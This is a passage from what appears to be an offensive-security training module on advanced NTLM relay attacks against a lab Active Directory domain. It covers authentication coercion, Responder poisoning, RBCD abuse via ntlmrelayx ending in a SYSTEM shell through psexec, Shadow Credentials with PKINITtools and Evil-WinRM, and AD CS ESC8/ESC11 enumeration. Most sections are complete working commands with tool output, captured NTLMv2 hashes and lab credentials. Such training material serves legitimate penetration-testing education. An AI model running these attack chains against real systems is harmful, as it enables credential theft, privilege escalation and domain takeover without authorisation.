[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
SQL01$::INLANEFREIGHT:b3785e9c8db01fc7:3EBEBE5CE7E2B2C14D959CE368B3535D:01
01000000000000C88<SNIP>
```

Manual Exploitation

Instead of using `Coercer` to automate the abuse of the `RPC` calls, we can do the same manually using the windows coerced authentication methods GitHub repository. Suppose we want only to abuse the `NetrDfsAddStdRoot` `RPC` call of `MS-DFSNM`; after cloning the repository, we navigate to the folder containing the methods of MS-DFSNM and then to the folder of the specific `RPC` call, which is NetrDfsAddStdRoot in our case. Each `RPC` call folder has a Python script called `coerce_poc.py` that we can provide valid credentials, the domain name, along with a `listener` and a `target` and then run:

```
python3 coerce_poc.py -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -d
inlanefreight.local 172.16.117.30 172.16.117.3

Windows auth coerce using MS-DFSNM::NetrDfsAddStdRoot()

[>] Connecting to ncacn_np:172.16.117.3[\PIPE\netdfs] ... success
[>] Binding to <uuid='4fc742e0-4a10-11cf-8273-00aa004ae673',
version='3.0'> ... success
[>] Calling NetrDfsAddStdRoot() ...
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

```
python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
DC01$::INLANEFREIGHT:24044d80125dd669:F3DC56D71629EA180ED2C542D622AF79:010
100000000000080<SNIP>
```


Note: While we will only show one method, we encourage testing all techniques available in the repository.

Other Techniques

In addition to the `authentication coercion` techniques we covered, there are many others, including:

- MS-FSRVP
- PushSubscription Abuse

Coming Next

In the upcoming two sections, we will utilize `authentication coercion` to perform advanced `NTLM` relay attacks targeting `Kerberos` and `AD CS`.

Advanced NTLM Relay Attacks Targeting Kerberos


In the `NTLM Cross-protocol Relay Attacks` section, we covered three `LDAP` cross-protocol `post-relay` attacks; in this section, we will cover the remaining two, `Kerberos RBCD Abuse` and `Password Attacks`, specifically, `Shadow Credentials`.

Kerberos RBCD Abuse

In the Kerberos Attacks module, we learned about Resource-based constrained delegation (RBCD), in addition to how to abuse it to from Windows and Linux. `RBCD` is a type of Kerberos delegation that allows a computer to trust authentication coming from other computers; it works by setting the computer's Active Directory attribute msDS-AllowedToActOnBehalfOfOtherIdentity to hold trusted computers. For example, if we want to configure `RBCD` on `SQL01$` to trust authentication coming from `WS01$`, we need to set the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of `SQL01$` to `WS01$`. Subsequently, `WS01$` can request service tickets on behalf of any other user in the domain and authenticate to `SQL01$`. For example, `WS01$` can impersonate a domain administrator and authenticate to `SQL01$` with elevated privileges.

It is possible to abuse `RBCD` via relaying `NTLM` authentication because, by default, a computer can edit its own `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute; therefore, if we can coerce a target computer to perform `NTLM` authentication and relay it over `LDAP` to the DC, we can edit its `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute and add any attacker-controlled computer.

Abusing `RBCD` via relaying `NTLM` authentication requires chaining various techniques utilized in the previous sections: we will abuse the computer account `plaintext$` (which we created in the `NTLM Cross-protocol Relay Attacks` section by relaying `HTTP` `NTLM` authentication over `LDAP` to the DC) and utilize authentication coercion techniques against the target computer, as discussed in the previous section. Additionally, for this attack to succeed, the target computer must have the `WebClient` service (i.e., `WebDAV`) enabled, so that we can coerce it to perform `NTLM` authentication over `HTTP` instead of `SMB`, otherwise the DC will refuse the relayed requests due to its session signing requirements. However, if the DC is vulnerable to `CVE-2019-1040`, we can use the `--remove-mic` option of `ntlmrelayx` to relay `SMB` `NTLM` authentication over `LDAP`. The diagram below demonstrates the attack we will perform:



Enumeration

To practice coercing `HTTP NTLM` authentication in this section, we will force `SQL01` and `WS01` to enable the `WebClient` service by using `CrackMapExec`'s module `drop-sc` against the shared folders `\\DC01\Testing` and `\\DC01\smb`:

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable
share: smb
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the smb share
DROP-SC     172.16.117.3    445    DC01             [+] Found writable
share: Testing
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the Testing share
```

After waiting a couple of minutes and using `CrackMapExec`'s `webdav` module, we will notice that 172.16.117.50 and 172.16.117.60 enabled `WebDAV`:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M
webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.50   445    WS01             WebClient Service
enabled on: 172.16.117.50
SMB         172.16.117.60   445    SQL01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.60   445    SQL01            WebClient Service
enabled on: 172.16.117.60
```

Attacking

Now that we know `WebDAV` is enabled on `SQL01`, we will run `Responder` to poison broadcast requests, making sure that the `SMB` and `HTTP` servers are set to `Off` so that we can receive the `HTTP NTLM` authentication requests when coercing `SQL01$`:

```
sudo python3 Responder.py -I ens192

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

```
[+] Servers:
    HTTP server                 [OFF]
    HTTPS server                [ON]
    WPAD proxy                  [OFF]
    Auth proxy                  [OFF]
    SMB server                  [OFF]
<SNIP>
```

Subsequently, we start `ntlmrelayx` targetting the DC (`172.16.117.3`) with `LDAPS` (or `LDAP`) and the `--delegate-access` option to perform the `RBCD` attack, followed by `--escalate-user` and the computer account we want to set in the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of `SQL01$` (it is important to remember that regardless of the attack abusing `SQL01$` , `ntlmrelayx` is targeting the DC because we first need to modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of `SQL01$`):

```
sudo ntlmrelayx.py -t ldaps://INLANEFREIGHT\\'SQL01$'@172.16.117.3 --
delegate-access --escalate-user 'plaintext$' --no-smb-server --no-dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

Now, we need to coerce `SQL01$` into performing `HTTP` `NTLM` authentication against our attack machine. We will use `printerbug.py` , and as mentioned previously, the listener needs to be a valid `WebDAV` connection string:

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.60 LINUX01@80/print
```

```
[*] Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.60
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server
is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

If authentication coercion triggered `HTTP` `NTLM` authentication against the attack machine, `Responder` will show the poisoned responses it sent:

```
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name LINUX01
(service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name linux01.local
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name linux01
```

`ntlmrelayx` will relay the `HTTP` `NTLM` authentication over `LDAPS`, and if the `RBCD` attack is successful, it will indicate that the delegation was successful, allowing `plaintext$` to impersonate users on `SQL01$` via `S4U2Proxy`:

```
[*] HTTPD(80): Connection from INLANEFREIGHT/[email protected] controlled,
attacking target ldaps://INLANEFREIGHT\[email protected]
[*] HTTPD(80): Authenticating against ldaps://INLANEFREIGHT\[email
protected] as INLANEFREIGHT/SQL01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[*] Delegation rights modified succesfully!
[*] plaintext$ can now impersonate users on SQL01$ via S4U2Proxy
[*] All targets processed!
```

With `SQL01$` trusting `plaintext$` (which implies that `plaintext$` can authenticate against `SQL01$` and, most importantly, impersonate any user), let us connect via `SMB` as the `Administrator` account. To impersonate the `Administrator` account, we will use getST.py from PKINITtools to request a service ticket and save it as a `ccache` (credential cache) file. The option `-spn cifs/sql01.inlanefreight.local` specifies that we want to interact with the `CIFS/SMB` service on `sql01.inlanefreight.local`, `-impersonate` specifies the account we want to impersonate (which is `Administrator`), and `-dc-ip` specifies the IP address of the DC (which is `172.16.117.3`). Lastly, we will append the credentials `plaintext$:o6@ekK5#rlw2rAe` to authenticate against the DC. Remember that we must use the `Service Principal Name` (`SPN`) along with the FQDN; otherwise, the attack will fail:

```
cat /etc/hosts | grep sql01

172.16.117.60   sql01   sql01.inlanefreight.local
```

```
getST.py -spn cifs/sql01.inlanefreight.local -impersonate Administrator -
dc-ip 172.16.117.3 "INLANEFREIGHT"/"plaintext$":"o6@ekK5#rlw2rAe"

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

The result of this command is a ticket saved in the file `Administrator.ccache`; we will use psexec.py to pass-the-ticket and gain an interactive shell on `sql01.inlanefreight.local` / `172.16.117.60` via `SMB`. We need to set the environment variable `KRB5CCNAME` to `Administrator.ccache`, the option `-k` to use Kerberos authentication, and `-no-pass` to avoid `psexec.py` prompting us for a password:

```
KRB5CCNAME=Administrator.ccache psexec.py -k -no-pass
sql01.inlanefreight.local

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on sql01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file MpAADkGH.exe
[*] Opening SVCManager on sql01.inlanefreight.local.....
[*] Creating service pVuJ on sql01.inlanefreight.local.....
[*] Starting service pVuJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Note: Remember to always use the `FQDN` as the target name when using `Kerberos Authentication`.

This attack exists in other variants and can be conducted using other tools; the recently released DavRelayUp from Mor Davidovich performs the same attack locally, without requiring the export of the ST to a remote machine and then using it.

Shadow Credentials

Suppose that we compromise Cinthia's account, `cjaq`, and it has elevated privileges over Jeffry's account, `jperez` (`PowerView` and `BloodHound` are used to identify such privileges and misconfigured `ACLs`/`DACLs`; refer to the Active Directory BloodHound module to know more); to gain persistence as `jperez`, there are two known and widely-used techniques:

1. Resetting the account's password using Cinthia's privileges.
2. Stealing the account's NTLMv2 hash and trying to crack it offline.

However, during real-world engagements, these techniques are disruptive and inconvenient. Fortunately, a third technique known as `Shadow Credentials` exists. As described in the blog post Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover, the `Shadow Credentials` attack effectively adds alternative credentials to an account, allowing attackers to obtain a TGT and subsequently the NTLM hash for the `user`/`computer`. `Shadow Credentials` persist even if the `user`/`computer` change passwords.

Attacking

To perform this attack, we will relay the `NTLM` authentication of an account with elevated privileges, in our case, `cjaq`, over `LDAP(S)` on the DC to create `Shadow Credentials` for the targeted account, `jperez`. This attack requires the domain to be able to use `PKINIT` (Kerberos pre-authentication mechanism using X.509 certificates), which is usually the case when `Active Directory Directory Services` (`AD CS`) is installed, or another internal `Public Key Infrastructure` (`PKI`).

First, we will run `Responder` with the `HTTP` server set to `Off` to poison responses of broadcast traffic:

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>

[+] Servers:
    HTTP server                [OFF]
```

```
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
<SNIP>
```

Then, we will use `ntlmrelayx` and target `LDAP(S)` on the DC using the `NTLM` authentication of `CJAQ`. The `--shadow-credentials` option makes `ntlmrelayx` attempt the `Shadow Credentials` attack, while `--shadow-target` specifies which account to target and to try set a `KeyCredentialLink` attribute to; if `--shadow-target` is not specified, the relaying account (`CJAQ`) will be targeted:

```
ntlmrelayx.py -t ldap://INLANEFREIGHT.LOCAL\\[email protected] --shadow-
credentials --shadow-target jperez --no-da --no-dump --no-acl

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

Once the `NTLM` authentication is relayed over `LDAP` on the DC and the attack is successful, `ntlmrelayx` will save the `.PFX` certificate of `jperez` (named `rbnYdUv8.pfx` in this case) and the password it is protected it with (`NRzoep723H6Yfc0pY91Z` in this case):

```
ntlmrelayx.py -t ldap://INLANEFREIGHT\\[email protected] --shadow-
credentials --shadow-target jperez --no-da --no-dump --no-acl

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Servers started, waiting for connections
[*] Setting up RAW Server on port 6666
[*] HTTPD(80): Client requested path: /xml;
[*] HTTPD(80): Connection from INLANEFREIGHT/[email protected] controlled,
attacking target ldap://INLANEFREIGHT\[email protected]
[*] HTTPD(80): Client requested path: /i0t823yj4q
[*] HTTPD(80): Authenticating against ldap://INLANEFREIGHT\[email
protected] as INLANEFREIGHT/CJAQ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[*] All targets processed!
[*] Searching for the target account
[*] Target user found: CN=Jeffry Perez,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] Generating certificate
```

```
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 0e7ed4f1-1a8f-180b-cb7a-
602f765c9cc6
[*] Updating the msDS-KeyCredentialLink attribute of jperez
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: rbnYdUv8.pfx
[*] Must be used with password: NRzoep723H6Yfc0pY91Z
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx rbnYdUv8.pfx -pfx-pass
NRzoep723H6Yfc0pY91Z INLANEFREIGHT.LOCAL/jperez rbnYdUv8.ccache
```

Subsequently, we will use gettgtpkinit.py from `PKINITtools` to get the `TGT` of `jperez` and save it to `jperez.ccache`, along with using the `.PFX` certificate and its password:

```
python3 gettgtpkinit.py -cert-pfx rbnYdUv8.pfx -pfx-pass
NRzoep723H6Yfc0pY91Z INLANEFREIGHT.LOCAL/jperez jperez.ccache

2023-07-31 13:24:29,645 minikerberos INFO     Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2023-07-31 13:24:29,666 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2023-07-31 13:24:29,695 minikerberos INFO     AS-REP encryption key (you
might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2023-07-31 13:24:29,696 minikerberos INFO
6bbf39c678fc71c1272a12379620345da082382c3b253af51a65ccc2204e8184
INFO:minikerberos:6bbf39c678fc71c1272a12379620345da082382c3b253af51a65ccc2
204e8184
2023-07-31 13:24:29,700 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

At last, using `jperez.ccache`, we will `pass-the-ticket` with Evil-WinRM to authenticate as `jperez` on the DC:

```
KRB5CCNAME=jperez.ccache evil-winrm -i dc01.inlanefreight.local -r
INLANEFREIGHT.LOCAL

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jperez\Documents> whoami
```

```
inlanefreight\jperez
```

Coming Next

The following section covers relaying `NTLM` authentication over `HTTP` and `RPC` to `AD CS` endpoints to abuse `ESC8` and `ESC11`, respectively.

Advanced NTLM Relay Attacks Targeting AD CS

We covered the technique of relaying `NTLM` authentication over `HTTP` and `RPC` in the `NTLM Cross-protocol Relay Attacks` section. In this section, we will perform `HTTP` and `RPC` `cross-protocol` `post-relay` attacks, specifically abusing `ESC8` and `ESC11`.

Active Directory Certificate Services (`AD CS`) is Microsoft's implementation of `Public Key Infrastructure` (`PKI`) designed for managing digital certificates within an organization's network. `AD CS` offers various services, including certificate issuance for secure communications, digital signatures, and encryption.

`AD CS` supports various enrollment methods, including HTTP-based enrollment, which allows users to request and obtain certificates over HTTP. However, this process typically involves authentication and authorization mechanisms to ensure only authorized users can obtain certificates. While certificates obtained through `AD CS` can be used for authentication purposes, the specific use cases and configurations depend on how an organization's infrastructure integrates the use of certificates.

We can relay `HTTP NTLM` authentication to a certificate enrollment interface, an HTTP endpoint used for interacting with the `Certification Authority` (`CA`) role service. The `CA`'s web enrollment role service provides a set of web pages designed to facilitate interactions with the `CA`. These web enrollment endpoints are typically accessible at `http://<servername>/certsrv/certfnsh.asp`. Under certain conditions, we can exploit these web enrollment endpoints to request certificates using authenticated sessions obtained through `NTLM` authentication relaying. When successful, we can impersonate the authenticated users' sessions to request certificates as them from the `CA`.

First, we can enumerate the environment with `CrackMapExec`'s `adcs` module to determine at which host the `AD CS` service lives; from the tool's output, we will find that `AD CS` is running on the DC (172.16.117.3):

```
crackmapexec ldap 172.16.117.0/24 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -M
adcs
```

```
<SNIP>
LDAP        172.16.117.3    389    DC01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
ADCS        172.16.117.3    389    DC01            [*] Starting LDAP
search with search filter '(objectClass=pKIEnrollmentService)'
ADCS                                               Found PKI Enrollment
Server: DC01.INLANEFREIGHT.LOCAL
ADCS                                               Found CN:
INLANEFREIGHT-DC01-CA
Running CME against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
100% 0:00:00
```

Knowing that the `PKI` enrollment server is `INLANEFREIGHT-DC01-CA`, we can list all the certificates inside it; most importantly, we will find that the default `Machine` template is enabled:

```
crackmapexec ldap 172.16.117.3 -u plaintext$ -p 'o6@ekK5#rlw2rAe' -M adcs
-o SERVER=INLANEFREIGHT-DC01-CA

SMB         172.16.117.3    445    DC01            [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        172.16.117.3    389    DC01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
ADCS                                               Using PKI CN:
INLANEFREIGHT-DC01-CA
ADCS        172.16.117.3    389    DC01            [*] Starting LDAP
search with search filter '(distinguishedName=CN=INLANEFREIGHT-DC01-
CA,CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,'
ADCS                                               Found Certificate
Template: DirectoryEmailReplication
ADCS                                               Found Certificate
Template: DomainControllerAuthentication
ADCS                                               Found Certificate
Template: KerberosAuthentication
ADCS                                               Found Certificate
Template: EFSRecovery
ADCS                                               Found Certificate
Template: EFS
ADCS                                               Found Certificate
Template: DomainController
ADCS                                               Found Certificate
Template: WebServer
ADCS                                               Found Certificate
Template: Machine
```

```
ADCS                                                    Found Certificate
Template: User
ADCS                                                    Found Certificate
Template: SubCA
ADCS                                                    Found Certificate
Template: Administrator
```

In addition to `CrackMapExec`, we will use Certipy, a powerful offensive tool from Oliver Lyak for enumerating and attacking `AD CS` vulnerabilities and misconfigurations; it can abuse all of the `ESC` attacks family, including the newly discovered ones, ESC9 & ESC10 and ESC11.

To enumerate the `CA` configuration with `Certipy`, we need to use the find command, along with the `-enabled` option to enumerate the enabled templates. The output of `Certipy` is rich, containing a trove of knowledge about the `CA`. Accordingly, based on the `CA`'s configuration, `Certipy` will show under `[!] Vulnerabilities` if there are any vulnerabilities the `CA` suffers from, and in our case, it flags for `ESC8` and `ESC11`, in addition to the reasons. For `ESC8`, it is due to the `CA` having `Web Enrollment` set to `Enabled` (and `Request Disposition` set to `Issue`), while for `ESC11`, it is due to the `CA` not enforcing encryption for `ICPR` requests (and that `Request Disposition` is set to `Issue`):

```
certipy find -enabled -u 'plaintext$'@172.16.117.3 -p 'o6@ekK5#rlw2rAe' -
stdout

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'INLANEFREIGHT-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'INLANEFREIGHT-
DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED -
General access denied error.
[*] Trying to get CA configuration for 'INLANEFREIGHT-DC01-CA' via RRP
[*] Got CA configuration for 'INLANEFREIGHT-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : INLANEFREIGHT-DC01-CA
    DNS Name                            : DC01.INLANEFREIGHT.LOCAL
    Certificate Subject                 : CN=INLANEFREIGHT-DC01-CA,
DC=INLANEFREIGHT, DC=LOCAL
    Certificate Serial Number           : 110830E19B30B89546FA6D338A2C42DD
    Certificate Validity Start          : 2023-07-12 14:05:58+00:00
    Certificate Validity End            : 2028-07-12 14:15:57+00:00
    Web Enrollment                      : Enabled
```

```
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             :
INLANEFREIGHT.LOCAL\Administrators
      Access Rights
        ManageCertificates              :
INLANEFREIGHT.LOCAL\Administrators
                                          INLANEFREIGHT.LOCAL\Domain
Admins
                                          INLANEFREIGHT.LOCAL\Enterprise
Admins
        ManageCa                        :
INLANEFREIGHT.LOCAL\Administrators
                                          INLANEFREIGHT.LOCAL\Domain
Admins
                                          INLANEFREIGHT.LOCAL\Enterprise
Admins
        Enroll                          :
INLANEFREIGHT.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
```


Armed with this knowledge, we will learn how to exploit `ESC8` and `ESC11` using `ntlmrelayx` and `Certipy`. However, before we do so, it is crucial to remember that in our testing-ground environment, `AD CS` lives on the one and only DC available (172.16.117.3), as shown by `CrackMapExec`. Therefore, this configuration disallows us from conducting certain attacks, such as relaying a coerced `HTTP` `NTLM` authentication from the DC to a vulnerable web enrollment endpoint requesting the `DomainController` template, due to the `NTLM self-relay` attack being patched on almost all systems nowadays. Nevertheless, in real-world engagements, more than one DC will exist; therefore, carrying out `ESC8` or `ESC11` against them might be fruitful.

ESC8

SpecterOps's blog post Certified Pre-Owned describes the `ESC8` attack as: "If an environment has AD CS installed, along with a vulnerable web enrollment endpoint and at least one certificate template published that allows for domain computer enrollment and client authentication (like the default Machine/Computer template), then an attacker can compromise ANY computer with the spooler service running!"; in brief, `ESC8` is "`NTLM Relay to AD CS HTTP Endpoints`". The idea behind the `ESC8` attack is to coerce authentication from a machine account and relay it to `AD CS` to obtain a certificate that

allows for client authentication; afterward, we abuse the certificate to forge a Silver Ticket. Therefore, if the `AD CS` is vulnerable to `ESC8`, we can compromise any computer in the domain from which we can coerce authentication.

The conditions for `ESC8` to be abused within an environment that uses `AD CS` are:

- A vulnerable web enrollment endpoint.
- At least one certificate template enabled that allows domain computer enrollment and client authentication (like the default Machine/Computer template).

Additionally, using the tools and techniques we learned about in the `Authentication Coercion` section, we need to be able to coerce victims into performing `SMB NTLM` authentication against the attack machine we use for relaying. Remember that unlike the disallowed relay of `SMB NTLM` authentication over `LDAP` (due to session signing requirements of the DC), relaying `SMB NTLM` authentication over `HTTP` is allowed.

Enumeration

Regardless of `Certipy` flagging the `CA` vulnerable to `ESC8`, we still need to make sure that the web enrollment endpoint accepts `HTTP NTLM` authentication; checking for this is vital as system administrators might intentionally disable the `NTLM` authentication provider and replace it to negotiate Kerberos instead. To do so, we can use `cURL` or `NTLMRecon`, we will start with the former. The `-I` flag of `cURL` allows us to inspect the headers returned when issuing a request to the web enrollment endpoint `/certsrv` (or `/certsrv/certfnsh.asp`); we will find out that `NTLM` is indeed being used (in addition to `HTTPs` not being enforced), making this endpoint exploitable:

Use cURL to Inspect Headers Returned from /certsrv/

```
curl -I http://172.16.117.3/certsrv/

HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
Date: Fri, 11 Aug 2023 20:52:44 GMT
```

Alternatively, we can use NTLMRecon to fuzz `NTLM`-enabled web endpoints:

Use NTLMRecon to Fuzz NTLM-enabled Web Endpoints

```
./NTLMRecon -t http://172.16.117.3/ -o json | jq

{
  "url": "http://172.16.117.3/CertSrv/",
  "ntlm": {
    "netbiosComputerName": "DC01",
    "netbiosDomainName": "INLANEFREIGHT",
    "dnsDomainName": "INLANEFREIGHT.LOCAL",
    "dnsComputerName": "DC01.INLANEFREIGHT.LOCAL",
    "forestName": "INLANEFREIGHT.LOCAL"
  }
}
```

Attacking with ntlmrelayx

